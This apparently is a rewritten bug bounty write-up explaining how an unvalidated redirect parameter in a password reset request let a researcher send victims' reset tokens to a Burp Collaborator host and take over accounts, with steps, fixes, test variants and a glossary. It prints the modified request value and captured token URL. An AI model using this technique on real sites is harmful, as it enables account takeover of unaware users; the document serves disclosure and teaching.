I sent one HTTP request and hijacked a password reset link → ATO
The password reset endpoint accepted a user-supplied redirect parameter and inserted it into the emailed reset link without validation. An attacker could point the redirect to a server they control, receive the victim's reset token when the link was clicked, and use it to set a new password and take over the account.

Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a site referred to only as redacted.com. The feature under test is the standard "forgot password" flow: a user submits an email address, the server generates a unique reset token, builds a reset link such as your-app.com/reset?token=XYZ, and emails it to the user, who clicks it, lands on the real site and sets a new password. The link works because it points back to the application's own trusted domain. If the person requesting the reset can swap that domain, the model breaks.
The report classifies the issue as account takeover via host header / redirect parameter poisoning. The researcher's point is that this is a password reset logic bug, not a cosmetic redirect: the delivery mechanism of the token, not the token itself, is what fails.
Setup
The only tool named is Burp Suite, with Burp Collaborator used as the attacker-controlled domain. No accounts, roles, versions or other preconditions are described. The attacker needs the victim's email address to trigger the flow, and the victim needs to click the reset link in the email. The report does not describe how the victim's email was obtained.
Finding it
While testing the password reset flow, the researcher noticed that the request body accepted a redirect parameter alongside the victim's email:
POST /v2/auth/password/email{ "email": "[redacted]", "redirect": "https://redacted.com/en-us/?action=password_reset" }
On the surface this looks normal: many applications let the frontend specify a post-reset landing page. The problem was that the server never validated that the redirect actually belonged to redacted.com. It trusted the value outright and stitched it directly into the reset link that was emailed to the victim. That made the domain in the outbound email attacker-controlled.
Exploitation
The proof of concept is short. The researcher describes the steps as embarrassingly simple.
Step 1: Intercept the reset request
Capture the password reset request in Burp Suite. The request is the POST /v2/auth/password/email shown above, carrying the victim's email and the legitimate-looking redirect value.
Step 2: Replace the redirect value
Swap the redirect value for a Burp Collaborator domain:
https://{collaborator-id}.oastify.com/en-us/?action=password_reset

The image sits next to the step where the redirect value is replaced with the Collaborator domain.
Step 3: Forward the request
The API responds normally, with no validation error. The server accepts the foreign domain without complaint.
Step 4: The victim receives the email
The victim receives a legitimate-looking password reset email from redacted.com. Nothing in the email reveals that the link points elsewhere.
Step 5: The victim clicks the link
The request, reset token included, lands on the Collaborator server rather than on redacted.com.

The image accompanies the step where the request, token included, lands on the Collaborator server.
Step 6: Capture the token
Burp Collaborator confirms the interaction and captures the token in the URL.

The image accompanies the step where Collaborator confirms the interaction and captures the token. An example captured link looks like this:
https://{collaborator-id}.oastify.com/en-us/?action=password_reset&t=TOKEN
The token sits in the query string, delivered to a server the attacker controls. As the researcher puts it: no MITM, no malware, just an unchecked field.
Step 7: Replay the token
The captured token is replayed against the real reset endpoint.
Step 8: Set a new password
The new password is set and the account is taken over.

The image accompanies the final step, where the new password is set and the account is taken over.
Root cause
The server built the reset link from a user-supplied redirect parameter without validating that the value belonged to redacted.com. It trusted the value outright and inserted it into the link sent by email. The token generation itself may well have been sound; the flaw is in the delivery mechanism that carries the token.
The server never validated that the redirect belonged to redacted.com, so nothing stood between the request body and the outbound email template. The report does not describe any validation, allowlist or other control that was present and bypassed.
Impact
The researcher lists four consequences:
- Full account takeover: capture the token, reset the password, own the account.
- Zero victim awareness: the email looks completely legitimate, and the victim needs to notice nothing beyond clicking a normal-looking link.
- No authentication required: the attacker only needs the victim's email address to trigger the flow.
- Scriptable at volume: automate the request against any known or guessed email list and passively wait for Collaborator hits.
The barrier to exploitation was one parameter and a public reset form.
Fix
- Never trust a user-supplied redirect or domain parameter when constructing reset links.
- Enforce a strict server-side allowlist of valid redirect domains.
- Build reset links exclusively from a hardcoded, trusted server-side origin, never from request input.
- Validate and sanitise every parameter that touches an outbound email template.
Variants to test
When testing password reset or other email-based flows, the researcher suggests checking the following. Each item is a concrete test with an observable positive result.
- Parameters that influence the outbound link. Look for any request parameter that affects the domain, host or URL embedded in the email. A positive result is an email whose link host differs from the application's own domain.
- Allowlist enforcement. Send a foreign domain in the parameter and see whether the server rejects it or accepts it silently. A normal API response with no validation error, followed by an email containing the foreign host, is a positive result.
- Token capture. Swap the value for a Collaborator or Burp domain and wait for an interaction. A Collaborator hit containing a real reset token in the URL confirms the issue end to end.
- Token in a GET request. Check whether the token appears in the query string, which makes it easier to leak through Referer headers or open redirects as well. A token visible in a captured query string is a positive result.
The researcher's closing point is that host header and redirect-parameter poisoning bugs remain common in reset flows because teams focus validation on the token itself and forget the delivery mechanism carrying it. A cryptographically perfect token does not help if the link delivering it can be redirected to an attacker's server.
What happened, in plain words
A website had a "forgot password" feature. When you forget your password, you type in your email address, and the site sends you an email with a special link. Clicking that link lets you choose a new password.
The researcher found that the site let the person asking for the reset choose where that link would point. He changed one value in the request so the link pointed at a server he controlled instead of the real site. When the victim clicked the link in the email, the secret code inside it (the reset token) was delivered to the researcher's server. He then used that code on the real site to set a new password and take over the account.
No phishing email, no malware, no tricking the victim into installing anything. The victim clicked a link that looked completely normal. The only thing that changed was one parameter in the request.
The report calls this an account takeover via host header / redirect parameter poisoning. The important idea is that the token itself was probably fine. What failed was the way the token was delivered.

Background: how a password reset normally works
Most applications handle "forgot password" the same way:
- You submit your email.
- The server generates a unique reset token.
- The server builds a reset link, usually something like
your-app.com/reset?token=XYZ, and emails it to you. - You click it, land on the real site, and set a new password.
The link only works because it points back to the app's own trusted domain. If that domain can be swapped by the person requesting the reset, the whole model breaks.
A few terms from that list are worth unpacking, because everything later depends on them.
Server. The computer that runs the website and holds the data. Your browser asks it for pages and it answers. You never see it directly.
Token. A long random string that the server creates for one specific purpose, here to prove that whoever clicks the reset link is the person who asked for it. Think of it as a cloakroom ticket: the number on the ticket is meaningless to anyone else, but the cloakroom will hand over your coat to whoever presents it. If someone else gets your ticket, they get your coat. A reset token works the same way: whoever presents it can set a new password.
Domain. The part of a web address that identifies the site, such as redacted.com. When you click a link, your browser looks at the domain to decide which server to contact. Change the domain and the browser contacts a different server.
Query string. The part of a web address after a question mark, used to carry small pieces of data. In your-app.com/reset?token=XYZ, the query string is token=XYZ. It is visible in the address bar and in server logs.
API. Short for application programming interface. In practice, it is the set of addresses a website's own pages talk to behind the scenes to fetch or change data. When you fill in a form and press a button, your browser often sends a request to an API address rather than loading a whole new page. The request below is one of those.
Request body. The part of a request that carries the data you are sending, as opposed to the address you are sending it to. When you type your email into a form, the email ends up in the request body.
The bug: reset links whose destination you control
While testing redacted.com's password reset flow, the researcher noticed that the request body accepted a redirect parameter alongside the victim's email:
POST /v2/auth/password/email{ "email": "[redacted]", "redirect": "https://redacted.com/en-us/?action=password_reset" }
Line by line:
POST /v2/auth/password/emailis the request line.POSTis the method used when you are sending data to the server to create or change something, as opposed to simply asking for a page./v2/auth/password/emailis the address on the server that handles "send a password reset email".{ "email": "[redacted]", ... }is the body, written in JSON, a common text format for structured data. Theemailfield tells the server whose password is being reset."redirect": "https://redacted.com/en-us/?action=password_reset"is the second field. It tells the server where to send the user after the reset. Here it points at redacted.com itself, which looks entirely reasonable.
On the surface this is normal. Plenty of apps let the frontend specify a post-reset landing page, so that after you set a new password you end up on the right page of the right site.
The problem
The server never checked that the redirect actually belonged to redacted.com. It trusted the value outright and stitched it directly into the reset link that got emailed to the victim. That made the domain in the outbound email attacker-controlled.
In other words, the server took a value supplied by whoever sent the request and pasted it into an email sent to someone else, without asking whether that value made sense. The person sending the request and the person receiving the email are two different people, and the first one got to decide where the second one's secret token would be sent.
How it was found and exploited
The researcher describes the steps as embarrassingly simple. The tool used is Burp Suite, a program that sits between your browser and a website so you can look at and edit requests before they are sent. Burp Collaborator is a companion feature: it gives you a unique domain name that you control, and it records any request that arrives at that domain. It is a way of proving that you can make a server contact a machine of your choosing.
Step 1: Intercept the reset request
Capture the password reset request in Burp Suite. This is the POST /v2/auth/password/email request shown above, carrying the victim's email and the legitimate-looking redirect value.
Why: you cannot edit a request that your browser has already sent. Intercepting it pauses it mid-flight so you can change it before it reaches the server.
Step 2: Replace the redirect value
Swap the redirect value for a Burp Collaborator domain:
https://{collaborator-id}.oastify.com/en-us/?action=password_reset
https://is the same secure protocol as before, so nothing looks odd at that level.{collaborator-id}.oastify.comis the placeholder for the unique domain Burp Collaborator gave the researcher. This is the only part that changed: the host now belongs to the researcher, not to redacted.com./en-us/?action=password_resetis copied unchanged from the legitimate value. Keeping the path and query string identical means the resulting link still looks like a normal reset URL apart from the host.
The image accompanies the step where the redirect value is replaced with the Collaborator domain.
Why this step: the whole bug is that the server trusts this field. If the server had checked it, this is the moment the request would have been rejected.
Step 3: Forward the request
The API responds normally, with no validation error. The server accepts the foreign domain without complaint.
Why this matters: a normal response is the signal that the server did not notice anything wrong. If it had an allowlist, this is where it would have said no.
Step 4: The victim receives the email
The victim receives a legitimate-looking password reset email from redacted.com. Nothing in the email reveals that the link points elsewhere.
Why this matters: the victim has no reason to be suspicious. The email really did come from the site, and the link looks like a reset link.
Step 5: The victim clicks the link
The request, reset token included, lands on the Collaborator server rather than on redacted.com.
The image accompanies the step where the request, token included, lands on the Collaborator server.
Why this happens: a link is just an address. The browser does what the address says and contacts the domain written in it. Since the domain in the email was the researcher's, the browser sent the token to the researcher.
Step 6: Capture the token
Burp Collaborator confirms the interaction and captures the token in the URL.
The image accompanies the step where Collaborator confirms the interaction and captures the token. An example captured link looks like this:
https://{collaborator-id}.oastify.com/en-us/?action=password_reset&t=TOKEN
- The host is still the Collaborator domain, so this is the request that arrived at the researcher's server.
?action=password_resetis the query string carried over from the redirect value.&t=TOKENis the part that matters.&separates one query parameter from the next, andtholds the actual reset token.TOKENstands in for the real value.
The token sits in the query string, delivered to a server the attacker controls. As the researcher puts it: no MITM, no malware, just an unchecked field. (MITM, or man in the middle, means secretly sitting between two parties and reading their traffic. Nothing so elaborate was needed here.)
Step 7: Replay the token
The captured token is replayed against the real reset endpoint. "Replay" simply means sending the same value again, this time to the genuine site, as if you were the person who received the email.
Step 8: Set a new password
The new password is set and the account is taken over.
The image accompanies the final step, where the new password is set and the account is taken over.
Root cause
The server built the reset link from a user-supplied redirect parameter without validating that the value belonged to redacted.com. It trusted the value outright and inserted it into the link sent by email. The token generation itself may well have been sound; the flaw is in the delivery mechanism that carries the token.
The server never validated that the redirect belonged to redacted.com, so no allowlist check stood between the request body and the outbound email template. An allowlist is a fixed list of values that are permitted; anything not on the list is refused. With no such check, nothing stood between the request body and the outbound email template. The report does not describe any validation, allowlist or other control that was present and bypassed.
Impact
The researcher lists four consequences:
- Full account takeover: capture the token, reset the password, own the account.
- Zero victim awareness: the email looks completely legitimate, and the victim needs to notice nothing beyond clicking a normal-looking link.
- No authentication required: the attacker only needs the victim's email address to trigger the flow.
- Scriptable at volume: automate the request against any known or guessed email list and passively wait for Collaborator hits.
The barrier to exploitation was one parameter and a public reset form. The report does not state a severity, CVSS score or bounty.
What was reported
- Endpoint:
/v2/auth/password/email - Asset: redacted.com
- Class: Account Takeover via Host Header / Redirect Parameter Poisoning
- Evidence submitted: full request/response pair, Collaborator interaction log confirming token capture, and a video PoC showing the end-to-end flow from reset request to account takeover.
Fix
- Never trust a user-supplied redirect or domain parameter when constructing reset links.
- Enforce a strict server-side allowlist of valid redirect domains.
- Build reset links exclusively from a hardcoded, trusted server-side origin, never from request input.
- Validate and sanitise every parameter that touches an outbound email template.
Variants to test
When testing password reset or other email-based flows, the researcher suggests checking the following. Each item is a concrete test with an observable positive result.
- Parameters that influence the outbound link. Look for any request parameter that affects the domain, host or URL embedded in the email. A positive result is an email whose link host differs from the application's own domain.
- Allowlist enforcement. Send a foreign domain in the parameter and see whether the server rejects it or accepts it silently. A normal API response with no validation error, followed by an email containing the foreign host, is a positive result.
- Token capture. Swap the value for a Collaborator or Burp domain and wait for an interaction. A Collaborator hit containing a real reset token in the URL confirms the issue end to end.
- Token in a GET request. Check whether the token appears in the query string, which makes it easier to leak through Referer headers or open redirects as well. A token visible in a captured query string is a positive result.
The researcher's closing point is that host header and redirect-parameter poisoning bugs remain common in reset flows because teams focus validation on the token itself and forget the delivery mechanism carrying it. A cryptographically perfect token does not help if the link delivering it can be redirected to an attacker's server.
Glossary
- Account takeover (ATO): gaining control of someone else's account, here by setting a new password on it.
- Allowlist: a fixed list of permitted values; anything not on the list is refused.
- API: the set of addresses a website's own pages talk to behind the scenes to read or change data.
- Burp Collaborator: a Burp Suite feature that gives you a domain you control and records any request that arrives at it.
- Burp Suite: a tool that sits between your browser and a website so you can inspect and edit requests before they are sent.
- CVSS: a standard scoring system for rating the severity of a security flaw.
- Endpoint: a specific address on a server that handles one particular action, such as sending a reset email.
- Frontend: the part of an application that runs in your browser, as opposed to the server.
- GET request: a request that asks for something and carries its data in the address, including the query string.
- Host header: a field in an HTTP request that names the site the browser is trying to reach; poisoning it means making the server use an attacker-chosen value from it.
- HTTP: the language browsers and servers use to exchange requests and responses.
- JSON: a common text format for structured data, built from names and values in curly braces.
- MITM (man in the middle): secretly sitting between two parties and reading or altering their traffic.
- Parameter: a named value sent with a request, such as
emailorredirect. - Phishing: tricking someone into handing over information or clicking a malicious link.
- POST request: a request that sends data to the server to create or change something.
- Query string: the part of a web address after a question mark, carrying small pieces of data.
- Redirect: an instruction to send the user to another address.
- Referer header: a field a browser sends to say which page a link was clicked from.
- Replay: sending a captured value again, as if you were its rightful holder.
- Request body: the part of a request that carries the data being sent.
- Reset token: a long random string the server creates so that whoever presents it can set a new password.
- Server: the computer that runs a website and holds its data.
- Token: a long random string used to prove identity or permission for one specific purpose.
- Validation: checking that a supplied value is acceptable before using it.
- Vulnerability class: the general category a flaw belongs to, such as redirect parameter poisoning.




